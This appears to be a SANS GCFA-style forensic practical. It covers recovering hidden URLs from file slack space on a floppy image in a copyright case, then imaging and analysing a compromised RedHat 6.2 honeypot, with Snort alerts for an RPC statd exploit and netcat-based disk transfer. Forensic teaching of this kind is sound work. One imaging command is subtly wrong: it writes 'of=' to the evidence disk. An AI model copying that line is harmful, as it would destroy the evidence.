ctime: 0x3f14eb2d -- Wed Jul 16 02:05:33 2003
atime: 0x3f14ecd4 -- Wed Jul 16 02:12:45 2003
mtime: 0x3f12bd00 -- Mon Jul 14 10:24:00 2003
BLOCKS:
(0-11):278-289, (IND):290, (12-68):291-347, (69-267):405-603, (DIND):604, (IND):605, (268-476):606-814
TOTAL: 480

[root@localhost floppy]#

```

## 1.5. Legal Implications

If you are able to prove that this program was executed on the system, include brief discussion of what laws (for your specific country or region) may have been violated, as well as the penalties that could be levied against the subject if he or she were convicted in court. If you are unable to prove that this program was executed, discuss why proof is not possible. If no laws were broken, then explain how the program's use may violate your organization's internal policies (for example, an acceptable use policy).

Evidence suggests that two main violations of laws and policies were done here:

- copyright infringement because of the trading of MP3s – copyrighted music, movies (DVD rips of copyrighted movies etc) under Law: 17 U.S.C. Chapter 5, Copyright Infringement and Remedies
- acceptable use policy violations because company owned equipment was used for the distribution of the illegal files.

Penalties:

- for the violation of the acceptable use policy, if the policy states so, the subject's employment and the employment of all involved parties could be terminated; any damages done (i.e. lawsuits against the company because of the copyright infringement) could be attributed to the subject
- for the copyright infringement, under Law: 17 U.S.C. Chapter 5, Copyright Infringement and Remedies: Sections 502-506 describe the remedies. 17 U.S.C. Chapter 5, Section 506 (a) (1)-(2) establish that:

*“Criminal Infringement [is defined as]*

*Any person who infringes a copyright willfully either -*

*(1) for purposes of commercial advantage or private financial gain, or  
(2) by the reproduction or distribution, including by electronic means, during any 180-day period, of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than \$1,000,*

*shall be punished as provided under section 2319 of title 18, United States Code. For purposes of this subsection, evidence of reproduction or distribution of a copyrighted work, by itself, shall not be sufficient to establish willful infringement.*

- 18 U.S.C part I, Chapter 113, Section 2319 (b) state:

*Any person who commits an offense under section 506(a)(2) of title 17, United States Code -*

*(1) shall be imprisoned not more than 3 years, or fined in the amount set forth in this title, or both, if the offense consists of the reproduction or distribution of 10 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of \$2,500 or more;  
(2) shall be imprisoned not more than 6 years, or fined in the amount set forth in this title, or both, if the offense is a second or subsequent offense under paragraph (1); and*

(3) shall be imprisoned not more than 1 year, or fined in the amount set forth in this title, or both, if the offense consists of the reproduction or distribution of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than \$1,000.

## 1.6. Interview Questions

Assume that you have the opportunity to interview the person who installed and executed the program. List the questions that you could use to prove that the subject was in fact the one who installed it and executed it on the victim system (Please include a minimum of five questions).

- which port did you have Netcat listening on to transfer the files?
- why did you modify the original BMAP source and remove references to the original name and author?
- how many people were involved in the file trading? Name names.
- how many machines were involved in the file trading?
- why did you rename the netcat rpm to nc-1.10-16.i386.rpm..rpm, adding an additional ..rpm?
- for how long have you been involved in this?

## 1.7. Case Information

What advice can you provide to the Systems Administrators to help them detect whether this binary is in use, or has been used on other machines? What, if anything, did you find that would lead you to believe that John Price was using the organizations computing resources to distribute copyrighted material? List the details by which you analyzed the floppy image and describe what evidence you found.

### 1.7.1. Looking for data in the floppy image slackspace

I ran the tool against the files on the floppy image, to see if there is any data stored in the slackspace of the image itself.

```
[root@localhost tmp]# ./prog --mode s /mnt/floppy/XXXX
```

where XXXX is the name of each file on the floppy.

And indeed, we find something:

```
[root@localhost floppy]# /sane/tmp/prog -s Docs/Sound-HOWTO-html.tar.gz
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
b? ? downloadsM??? E-????I#ps4 ???? ?BR F??L?\ '??? ??/??{???\}|?
[roo|@_oc#_rhos| -_pppy]# ?F?W?d| #?????3| ?b ?z/?3 ??H?A?M?S3|Bi?|]7N ?M3???e ?e??
```

There is something hidden in the slackspace of Docs/Sound-HOWTO-html.tar.gz!

No other files seemed to have data stored in the slack.

To retrieve the data, we will redirect the 'prog' output to a file, called 1.txt in /sans/tmp/, then run 'file' against the output to determine the real filetype.

```
[root@localhost tmp]# cd /mnt/floppy/
[root@localhost floppy]# /sans/tmp/prog -s Docs/Sound-HOWTO-html.tar.gz >/sans/tmp/1.txt
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
[root@localhost floppy]# cd /sans
[root@localhost sans]# cd tmp
[root@localhost tmp]# file 1.txt
1.txt: gzip compressed data, deflated, original filename, 'downloads', last modified: Mon Jul 14 06:43:52 2003, os: Unix
[root@localhost tmp]#
```

'file' reports that the data is in gzip compressed form and that the original filename was 'downloads'. To access the contents, we need to use a tool like 'zcat' to uncompress the data and display it.

```
[root@localhost tmp]# zcat 1.txt
Ripped MP3s - latest releases:

www.fileshares.org/
www.convenience-city.net/main/pub/index.htm
emmpeethrees.com/hidden/index.htm
ripped.net/down/secret.htm

***NOT FOR DISTRIBUTION***
[root@localhost tmp]# █
```

Bingo!

### 1.7.2. Other items of interest that were found in the floppy image

See below a listing of the contents including description

```
[root@localhost floppy]# ls -la
drwxr-xr-x  6 root  root      1024 Jul 16 02:03 .
drwxr-xr-x  5 root  root      4096 Jun 17 11:50 ..
-rw-r--r--  1 root  root      2592 Jul 14 10:13 ~/.5456g.tmp
// data file, some temporary file of some sort
drwxr-xr-x  2 502  502      1024 Jul 14 10:22 Docs
// directory
drwxr-xr-x  2 502  502      1024 Feb  3  2003 John
// directory
drwx----- 2 root  root     12288 Jul 14 10:08 lost+found
// directory
drwxr-xr-x  2 502  502      1024 May  3 06:10 May03
// directory
-rwxr-xr-x  1 502  502     56950 Jul 14 10:12 nc-1.10-
16.i386.rpm..rpm
```

// NETCAT 1.10 – reads and writes data across network connections, can be used a server listening on a port or a client [NETCAT]. The RPM was testinstalled in a safe environment and tested for abnormalities. None found, this seems to be a regular netcat RPM, however, without V3 DSA Signatures (NOKEY).

```
-rwxr-xr-x  1 502      502      487476 Jul 14 10:24 prog
// our bmap binary
```

Docs:

total 171

```
drwxr-xr-x  2 502      502      1024 Jul 14 10:22 .
drwxr-xr-x  6 root     root     1024 Jul 16 02:03 ..
-rwxr-xr-x  1 502      502      29184 May 21 06:09 DVD-Playing-
HOWTO-html.tar
```

// DVD Playing HOWTO: “A (hopefully) easy to follow explanation on how to get DVD movie playback in Linux.” Checked contents, looks clean (no contents other than original HOWTO document).

```
-rwxr-xr-x  1 502      502      27430 May 21 06:09 Kernel-HOWTO-
html.tar.gz
```

// Kernel HOWTO: “This is a detailed guide to kernel configuration, compilation, upgrades, and troubleshooting for ix86-based systems.” Checked contents, looks clean (no contents other than original HOWTO document).

```
-rw-----  1 502      502      29696 Jun 11 09:09 Letter.doc
```

// letter template:

“Company Name Here

DATE

[Click here and type recipient’s address]

Dear Sir or Madam:

Type your letter here. For more details on modifying this letter template, double-click \*. To return to this letter, use the Window menu.

Sincerely,

[Click here and type your name]

[Click here and type job title]”

```
-rw-----  1 502      502      19456 Jul 14 10:48 Mikemsg.doc
```

// contains message

**Hey Mike,**

**I received the latest batch of files last night and I’m ready to rock-n-roll (ha-ha). I have some advance orders for the next run. Call me soon.**

**JP**

```
-rwxr-xr-x  1 502      502      32661 May 21 06:12 MP3-HOWTO-
html.tar.gz
```

//MP3-HOWTO: “This document describes the hardware, software and procedures needed to encode, play, mix and stream MP3 sound files under Linux.” Checked contents, looks clean (no contents other than original HOWTO document).

```
-rwxr-xr-x  1 502      502      26843 Jul 14 10:11 Sound-HOWTO-
html.tar.gz
```


//SOUND HOWTO: "This document describes sound support for Linux. It lists the supported sound hardware, describes how to configure the kernel drivers, and answers frequently asked questions. The intent is to bring new users up to speed more quickly and reduce the amount of traffic in the Usenet news groups and mailing lists. "

**Also contains hidden message with URLs to MP3 sites!!!**


John:

```
total 44
drwxr-xr-x  2 502      502      1024 Feb  3  2003 .
drwxr-xr-x  6 root      root      1024 Jul 16 02:03 ..
-rwxr-xr-x  1 502      502     19088 Jan 28  2003 sect-num.gif
```

// picture



```
-rwxr-xr-x  1 502      502     20680 Jan 28  2003 sectors.gif
```




lost+found:

```
total 13
drwx-----  2 root      root     12288 Jul 14 10:08 .
drwxr-xr-x  6 root      root     1024 Jul 16 02:03 ..
```

May03:

```
total 17
drwxr-xr-x  2 502      502     1024 May  3 06:10 .
drwxr-xr-x  6 root      root     1024 Jul 16 02:03 ..
-rwxr-xr-x  1 502      502    13487 Jul 14 10:12 ebay300.jpg
```

// picture



(This picture that was found on the floppy was originally taken from [BBC], as a Google search proved)

“Hacker inquiry leads to Germany” from 02/13/00 - talking about how the NIPC believed to have traced a recent spur of Denial-of-Service attacks launched against Ebay and other sites to Mixer, the German author of Stacheldraht and other tools.

### 1.7.3. Pulling it all Together - What are we dealing with here?

The evidence suggests that John Price has been involved in illegal file trading (DVD / movies, MP3 files).

The files may have been transferred within the company by using Netcat. The found evidence suggests that Linux based PCs/servers/workstations were used to transfer and play back those files (DVD/Music/MP3/Kernel/Sound HOWTOs for Linux, netcat for linux etc). It is not practical that the files were actually hidden in the slackspace of the machines as the size of the slack (1-4k blocks compared with multi-MB files) would not provide a safe haven for those files; high loss would be likely (since slackspace changes and data stored in the slack would be destroyed).

URLs and other sources where the illegal MP3s, movies etc can be downloaded were stored in the slackspace of unsuspecting files, like in this case the ‘Sound HOWTO’.

How did he do it?

All the needed files and information were on the floppy: the netcat RPM, the HOWTO documents to get the illegal files working, the info where those files can be downloaded, the tool bmap to get the info out of the slackspace. Since the bmap tool was modified (renamed, references to ‘slack/slackspace’ removed), users needed to have some knowledge on how to use these files.

Maybe the bmap binary and the hidden URLs were only for his use.. He only installed netcat on the Linux machines and kept the other information (where to get the illegal MP3’s and movies for himself, so other people did not know the in-depth details on his methods.

The letter (Mikemsg.doc) is evidence that other people were involved / knew about John Price’s workings: **“Hey Mike, I received the latest batch of files last night and I’m ready to rock-n-roll (ha-ha). I have some advance orders for the next run. Call me soon. JP”**

This suggests that ‘Mike’ was the supplier of the illegal files as John (JP) states that he has ‘orders’ for him and that he received the latest ‘batch of files’.

At this point it is not clear why the picture of the ebay outage (ebay300.jpg in the May03 directory) was stored on the floppy.

#### 1.7.4. Advice for System Administrators

To find out whether a system was involved in this, System Administrators should look for the following indications:

- existence of netcat on the system
  - *the RPM supplied with the floppy installed Netcat in /usr/bin, the binary's name is nc. Test existence of package with # rpm -q nc-1.10-16. Output will be 'nc-1.10-16' if it is installed, 'package nc-1.10-16 is not installed' if it is not installed.*
  - *look for processes listening other than the processes that are supposed to listen on UDP and TCP ports. Indication that netcat is installed and waiting for connections, run 'lsof -i' on the system to look for open ports related to 'nc'.*
- search the systems for the existence of multimedia files (MP3, movies – AVI, MPG, DAT etc)
- look for the HOWTOs that were supplied on the floppy: Kernel-HOWTO, Sound-HOWTO, DVD-Playing-HOWTO, MP3-HOWTO
- look for systems that were modified according to the HOWTOs listed above (kernel support for music, DVD players, MP3 players etc)

#### 1.8. Additional Information

Include links to at least three outside sources that you used in your research (not including the course material) where a reader could find additional information.

*Note: all referenced sources in this Practical will be listed in the Appendix – References (this section is also listed as [LAW1] in the Appendix.*

- [ftp://ftp.scyld.com/pub/forensic\\_computing/bmap/](ftp://ftp.scyld.com/pub/forensic_computing/bmap/) [BMAP source]
- [http://www.linuxsecurity.com/feature\\_stories/data-hiding-forensics.html](http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html) [Linux Data Hiding & Recovery]
- <http://www4.law.cornell.edu/uscode/17/ch5.html> [17 U.S.C., Chapter 5 – Copyright Infringement and Remedies]
- <http://www4.law.cornell.edu/uscode/18/2319.html> [18 U.S.C. Part 1, Chapter 113, Section 2319 - Criminal Infringement of a Copyright]

## 2. Assignment 2 Option 1 - Perform Forensic Analysis on a system

For this assignment, you must document your actual investigation of a potentially compromised system. In order to attempt this assignment, you of course must have access to an unknown system that you can investigate. The system must be a real system in an unknown state. You can not "create" a test system by deliberately compromising a host. You are allowed to use Honeypots that had been compromised. You can use any system as long it was not a system that you have worked on.

Your findings and conclusions should be written in a way that they could be used in court and scrutinized by opposing counsel!

### Synopsis of Case Facts (5 Points):

Briefly describe the situation and background surrounding the investigation.

### Describe the system(s) you will be analyzing. (2 Points)

In general, describe the system you are analyzing. Where did you acquire the system? What is/was it used for? What is the configuration of the system (OS, network)? Include any other information you feel may be necessary to perform the investigation.

### Hardware (3 Points)

Describe all items seized in detail. For each item seized, enumerate each item with a case identifier, description of the item, model, make, serial numbers, and location it was seized from.

The following is a sample of an evidence listing:

Tag #'s	Description
Tag # XX	Fujitsu M1636TAU Hard Drive, Serial #: 08613105, Size: 1226MB
Tag # XX	Gateway 2000, 386/33 MHz, Serial #: 302557386-330XC
	Computer System with a Western Digital 125MB internal hard drive, a Seagate 107MB internal hard drive, internal 3.5" high density floppy drive, one internal 5.25 floppy drive, internal sound card.

### Image Media (5 Points)

Obtain a forensic image of the hard drive(s) of the system you are examining. Perform a MD5 hash against the original image and compare it against the image that was obtained. Show that the images are identical.

### Media Analysis of System (10 Points)

Examine the resulting image using forensic tools of your choice. Describe the analysis system in detail. Describe each tool used to examine the system and why that tool was used.

Show how your tools did not modify the evidence when performing your examination.

You will be graded on the thoroughness of your media analysis.

Example Items to be examined:

1. Examine file system for modification to operating system software or configuration
2. Examine file system for back doors, check for setuid and setgid files
3. Examine file system for any sign of a sniffer program
4. Internet history file and other history files
5. System Registry or /etc examination
6. Show start up files and processes

### Timeline Analysis (10 points)

Perform a Timeline Analysis of the system. Highlight when the operating system was installed, when major updates were performed on the system, and when the system was last used. Include any other interesting details that could be discerned based on the use of the system. Attach the resulting timeline.

### Recover Deleted Files (5 Points)

Using any method you prefer, recover files deleted from the system. Identify when the files were deleted and recover pertinent files that may be helpful in an investigation. Describe your methods in detail.

### String Search (5 Points)

Conduct a string search on the media. What keywords might you look for? Why would you look for those keywords?

### Conclusions (5 Points)

Based on your analysis, what information could be gathered as to the habits of the subject?

## 2.1. Synopsis of Case Facts

*Briefly describe the situation and background surrounding the investigation.*

I setup a honeypot at home with an older, very vulnerable version of the RedHat Linux distribution, a 6.2 default install.

The detailed setup of the system and the network the system is connected to is described in the next section.

The honeypot was monitored by watching the logs of the snort IDS running on the firewall for malicious activity. The trigger was a series of alerts on 09/15/03 after 1700 EDT:

24.98.248.XXX is the IP of the attacker, HP.IP.XX.XX the IP of the honeypot's public IP.

```
[**] [1:598:10] RPC portmap listing TCP 111 [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-16:51:32.808960 24.98.248.XXX:52914 -> HP.IP.XX.XX:111
TCP TTL:48 TOS:0x0 ID:45461 IpLen:20 DgmLen:96 DF
***AP*** Seq: 0x202EB7C6 Ack: 0xA04616FA Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 321324656 2059082
--
```

```
[**] [1:587:6] RPC portmap status request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-17:25:44.730954 24.98.248.XXX:37425 -> HP.IP.XX.XX:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 56
--
```

```
[**] [1:1914:7] RPC STATD TCP stat mon_name format string exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/15/03-17:27:02.790723 24.98.248.XXX:53433 -> HP.IP.XX.XX:957
TCP TTL:48 TOS:0x0 ID:16649 IpLen:20 DgmLen:340 DF
***AP*** Seq: 0x51855D01 Ack: 0xD1CDC204 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 322116641 2138272
--
```

```
[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/15/03-17:27:02.877103 HP.IP.XX.XX:39168 -> 24.98.248.XXX:53434
TCP TTL:63 TOS:0x0 ID:12219 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xD2E6119D Ack: 0x524522D1 Win: 0x7CC8 TcpLen: 32
TCP Options (3) => NOP NOP TS: 2139785 322131672
--
```

```
[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/15/03-17:27:59.909580 HP.IP.XX.XX:39168 -> 24.98.248.XXX:53434
TCP TTL:63 TOS:0x0 ID:12220 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xD2E611B5 Ack: 0x524522D5 Win: 0x7CC8 TcpLen: 32
TCP Options (3) => NOP NOP TS: 2139790 322131757
--
```

```
[**] [1:587:6] RPC portmap status request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-17:55:01.820555 24.98.248.XXX:37433 -> HP.IP.XX.XX:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
```

I was not at home at the time the attack occurred. Once I got home and saw these alerts, I unplugged the network cable from the honeypot's host system and powered off the honeypot session.

On the host system, VMWare was then shutdown and a backup was taken of the VMWare directory of the redhat 6.2 install (honeypot) to have a backup just in case.

## 2.2. Describe the system(s) you will be analyzing

*In general, describe the system you are analyzing. Where did you acquire the system? What is/was it used for? What is the configuration of the system (OS, network)? Include any other information you feel may be necessary to perform the investigation.*

### 2.2.1. Description

As mentioned in the previous section, the honeypot is a vulnerable standard/default install of a RedHat 6.2 distribution.


No further work was done on the honeypot, aside from the basic configuration (hostname, network, root account).

The honeypot is setup within a Linux VMWare host system. The honeypot uses the same network card as the VMWare host system (bridged networking),

The hostname of the honeypot is **testbox**.

© SANS Institute 2003, Author retains full rights.

## 2.2.2. Layout of the Network



On the diagram above, you can see the setup and the location of the honeypot used for this assignment. Packet filters were used on the host system (Linux - iptables) and the firewall (FreeBSD – ipf) to allow incoming and outgoing connections to and from the honeypot, but to restrict connections to be initiated from the outside or the honeypot to other internal networks (wired and wireless clients) and the Linux host system. All incoming and outgoing connections to the honeypot get mapped to the public IP of the firewall (tun0-interface) using the `ipf bimap` command:

```
bimap tun0 192.168.100.50/32 -> 0/32
bimap tun0 0/32 -> 192.168.100.50/32
```

The firewall also has an IDS running, snort, that is setup to watch traffic on the tun0- interface, the interface connecting to the network to the Internet. Furthermore, tcpdump is running on the firewall's de0 interface, to record all traffic happening to/from the honeypot. The command-line used for tcpdump:

```
tcpdump -i de0 -tttt -s 0 -w /var/log/snort/<date>.raw &
```

where <date> is the actual date tcpdump is running on.

Snort is configured to use *all* available rules (full ruleset of snort 2.0 at the time of writing, around 1260 signatures are being tested). The command-line used for snort:

```
/usr/local/bin/snort -A full -i tun0 -D -y -l /var/log/snort -c\
/usr/local/etc/snort.conf
```

## 2.3. Hardware

Describe all items seized in detail. For each item seized, enumerate each item with a case identifier, description of the item, model, make, serial numbers, and location it was seized from.

The following is a sample of an evidence listing:

Tag #'s	Description
Tag # XX	Fujitsu M1636TAU Hard Drive, Serial #: 08613105, Size: 1226MB
Tag # XX	Gateway 2000, 386/33 MHz, Serial #: 302557386-330XC
	Computer System with a Western Digital 125MB internal hard drive, a Seagate 107MB internal hard drive, internal 3.5" high density floppy drive, one internal 5.25 floppy drive, internal sound card.

Tag-#'s	Description
HP1	Laptop, Dell Latitude C600, 700 MHz CPU, 512MB RAM. Serial-# 2KMMZ01
HP2	Laptop HDD, 30 GB, Serial-# HV-031YMK-47710-BSHF
HP3	internal modular CD-ROM drive for Dell Latitude Laptop, 24x-speed, Serial-# KR-05H414-35831-19Q-4092

## 2.4. Image Media

Obtain a forensic image of the hard drive(s) of the system you are examining. Perform a MD5 hash against the original image and compare it against the image that was obtained. Show that the images are identical.

As previously stated, once determined that a compromise must have happened, the honeypot running within VMWare was powered off to emulate the 'power cord pulled'-reaction.

How do we get the VMWare image onto our analysis system?

Problem: if we make a copy of the live image, the MD5 hashes will change constantly as several files are always getting changed (/dev – console, logs etc), so we need to find a way to access the partitions within the VMWare image without actually RUNNING the VMWare image. However, there is no way to access those partitions other than from a running VMWare guest system.

VMWare has the option to ADD 'harddisks' (VMDK files) to an existing guest system after the fact. That is what we will do: add the VMDK file from the honeypot guest system to another guest system, a freshly installed, up-to-date redhat 8.0 installation. We only need the 8.0 installation to mount the UnixForensics-CD, get a MD5 hash from the honeypot partition and create a copy of that partition, sending it over to the analysis workstation per netcat. On the analysis station, netcat is listening and piping the input into dd which in turn writes it into a file that will contain the partition copy of the honeypot. That file will then get mounted as loop/readonly device and will serve as basis for our analysis.

Summing up the steps:

- add VMWare disk file (linux.vmdk) as second harddisk to the RedHat 8.0-VMWare guest installation, start up RedHat 8.0 VMWare session
- mount the UnixForensics CD-ROM on the RedHat 8.0 VMWare system
- start up Netcat on the LinuxForensics (analysis) station, piping the output to the local filesystem with dd

```
[root@LinuxForensics hp]# nc -l -p 9000 | dd of=./sdb1.img conv=noerror bs=512
```

- honeypot partition will show up as /dev/sdb1, take MD5 hash from sdb1, copy the partition with dd, piping the dd output to netcat to send the data to the analysis workstation

```
[root@localhost linux_x86_static]# ./md5sum /dev/sdb1
e4b48ede351051996435193ff38b1dd2 /dev/sdb1
[root@localhost linux_x86_static]# ./dd of=/dev/sdb1 conv=noerror bs=512 | ./nc 192.168.100.20 9000
3084416+0 records in
3084416+0 records out
[root@localhost linux_x86_static]#
```

- get the MD5 hashes from the resulting files on the analysis workstation

```
[root@LinuxForensics hp]# nc -l -p 9000 | dd of=./sdb1.img conv=noerror bs=512
2127303+1148930 records in
2127303+1148930 records out
[root@LinuxForensics hp]# md5sum ./sdb1.img
e4b48ede351051996435193ff38b1dd2 ./sdb1.img
[root@LinuxForensics hp]#
```

- compare the hashes

```
e4b48ede351051996435193ff38b1dd2 ./sdb1.img
e4b48ede351051996435193ff38b1dd2 /dev/sdb1
```

Comparing the MD5 hashes, we see that they match. The file sdb1.img is a true copy of the honeypot partition.

## 2.5. Media Analysis of System

Examine the resulting image using forensic tools of your choice. Describe the analysis system in detail. Describe each tool used to examine the system and why that tool was used.

Show how your tools did not modify the evidence when performing your examination.

You will be graded on the thoroughness of your media analysis.

Example Items to be examined:

1. Examine file system for modification to operating system software or configuration
2. Examine file system for back doors, check for setuid and setgid files
3. Examine file system for any sign of a sniffer program
4. Internet history file and other history files
5. System Registry or /etc examination
6. Show start up files and processes

The analysis will be comprised of the following steps:

- describe the analysis system in detail
- describe each tool used to examine the system and why that tool was used
- mount the copy of the partition
- examine file system for modification to operating system software or configuration
  - o search Internet history file and other history files
  - o search log files for indications of compromise
  - o System Registry or /etc examination
  - o check for extra or incorrect /etc/passwd entries
  - o search for directories beginning with “.” (may show files that tried to be hidden from the normal view)
  - o search for regular files in /dev
  - o search for recently modified binaries / created files
  - o examine file system for back doors, check for setuid and setgid files
  - o examine file system for any sign of a sniffer program
  - o show start up files and processes
- show how the tools did not modify the evidence when performing your examination

© SANS Institute. All rights reserved. Author retains full rights.

### 2.5.1. Describe the analysis system in detail

The analysis system is a RedHat 8.0 based Linux installation with the latest updates and patches at the time of this writing. The kernel is still 2.4.18 (not current) to preserve compatibility with the tools and software installed. The tools were handed out in form of a CD on the last SANS trainin.)

The Linux system is running within a VMWare 4.0.2 Windows based host system (running Windows 2000 SP4). Backups of the base system (i.e. the Linux installation with current patches, 2.4.18 kernel and forensic tools) are kept for easy reinstallation; the only files that need to be backed up are the VMWare virtual disk files.

The hardware is a Dell Latitude C600 laptop with 30GB of HDD, a modular 24x CD-ROM drive, 512 MB RAM, a wireless Orinoco silver network card, and an integrated 3com-10/100MBit NIC.

### 2.5.2. Describe each tool used to examine the system and why that tool was used

The main toolkit that will be used for the next section (Timeline Analysis and the Recovery of Deleted Files) used is the Sleuth Kit (TASK) and the Autopsy Forensic Browser. From the website [ATSTAKE]:

*"The Sleuth Kit (previously known as TASK) is a collection of UNIX-based command line file system and media management forensic analysis tools. The file system tools allow you to examine NTFS, FAT, FFS, EXT2FS, and EXT3FS file systems of a suspect computer in a non-intrusive fashion. The tools have a layer-based design and can extract data from the internal file system structures. Because the tools do not rely on the operating system to process the file systems, deleted and hidden content is shown.*

*The media management tools allow you to examine the layout of disks and other media. The Sleuth Kit supports DOS partitions, BSD partitions (disk labels), Mac partitions, and Sun slices (Volume Table of Contents). With these tools, you can identify where partitions are located and extract them so that they can be analyzed with file system analysis tools.*

*When performing a complete analysis of a system, we all know that command line tools can become tedious. The Autopsy Forensic Browser is a graphical interface to the tools in The Sleuth Kit, which allows you to more easily conduct an investigation. Autopsy provides case management, image integrity, keyword searching, and other automated operations.*

*The Sleuth Kit and Autopsy are both open source and free to download. Their combined features include:*

- *View Allocated and Deleted Files and Directories*
- *Access to low-level file system structures*
- *Timeline of file activity*
- *File category sorting and extension checking*
- *Keyword searches including grep regular expressions*
- *Graphic image identification and thumbnail creation*
- *Hash database lookups including the NIST NSRL and Hash Keeper*

- Investigator notes
- Report generation

#### Sleuth Kit Features

- Analyzes file system images generated by the 'dd' command, which is found on all UNIX systems and is available for Windows systems. This is a raw format and not proprietary.
- Supports the NTFS, FAT, FFS, EXT2FS, and EXT3FS file systems even when the host operating system does not or has a different endian ordering.
- Displays both allocated and deleted file names
- Displays the details file system structures
- Displays the details and contents of all attributes for NTFS files. This includes all Alternate Data Streams and even the contents of the standard attributes such as \$STANDARD\_INFORMATION.
- Creates timelines of file activity and can import logs and other time-based events. The timelines can be imported into a spread sheet to create graphs and reports.
- Time-based tools take a timezone and time skew as arguments so that you can view times as they existed on the original host.
- Contains a hash lookup tool that creates an index of hash database files and performs quick lookups using a binary search algorithm. The tool supports the NIST NSRL <<http://www.nsl.nist.gov>>, Hash Keeper <<http://www.hashkeeper.org>>, and custom databases that have been created with the 'md5sum' tool.
- Files can be organized based on their file type. For example, all graphic images and/or executables can be easily identified and examined. While they are being sorted, hash databases can be consulted to ignore known files (such as system files that are trusted) and to alert when known bad files are found (such as known rootkits or inappropriate photographs). The extensions of files are also verified to identify files that are being hidden. Pages of thumbnails can be made of graphic images for quick analysis.
- Tools can be run on a live UNIX system during Incident Response. These tools will show files that have been "hidden" by rootkits and will not modify the A-Time of files that are viewed.
- Partitions of different platforms and endian orderings can be extracted and analyzed using the media management tools.
- Open source software allows you to customize the tools for your environment and validate the code. See Open Source Digital Forensics Tools: The Legal Argument <[http://www.atstake.com/research/reports/acrobat/atstake\\_opensource\\_forensics.pdf](http://www.atstake.com/research/reports/acrobat/atstake_opensource_forensics.pdf)>”

To sum it up, TASK provides us with all the tools we need to gather data from the image, analyze it, process and assemble the information for further use. The Autopsy Forensic Browser simplifies the handling of the tools considering we are dealing with a large amount of data.

In this section (Media Analysis), we will use standard Unix tools like

- find (to find certain files)
- grep (search for keywords in files)
- strings (display character strings in files)

### 2.5.3. Mount the Image

We need to mount the image we have recovered in order to do any more analysis on it. To preserve the state of the image and to preserve the integrity and admissibility of the evidence, we need to mount the image as readonly.

The options we will be using are:

loop - loop image so we can mount the file as a partition

ro - readonly

noatime - do not change / protect the atime timestamps

noexec - cannot execute binaries on the image

```
[root@LinuxForensics]# mount -ro,loop,noatime,noexec
/forensics/honeypot/honeypot/images/sdb1.img\ /mnt/honeypot/
```

### 2.5.4. Examine file system for modification to operating system software or configuration

#### 2.5.4.1. search log files for indications of compromise

We will look at the log files in /var/log and search for indications of a possible compromise.

```
[root@LinuxForensics log]# pwd
/mnt/honeypot/var/log
[root@LinuxForensics log]# ls -la
total 124
drwxr-xr-x   5 root    root      4096 Sep 15 17:32 .
drwxr-xr-x  18 root    root      4096 Sep 13 07:45 ..
-rw-r--r--   1 root    root     10451 Sep 15 17:33 boot.log
-rw-----   1 root    root      8070 Sep 15 18:50 cron
-rw-r--r--   1 root    root      7445 Sep 15 17:18 dmesg
-rw-r--r--   1 root    root         0 Sep 13 07:32 htaccess.log
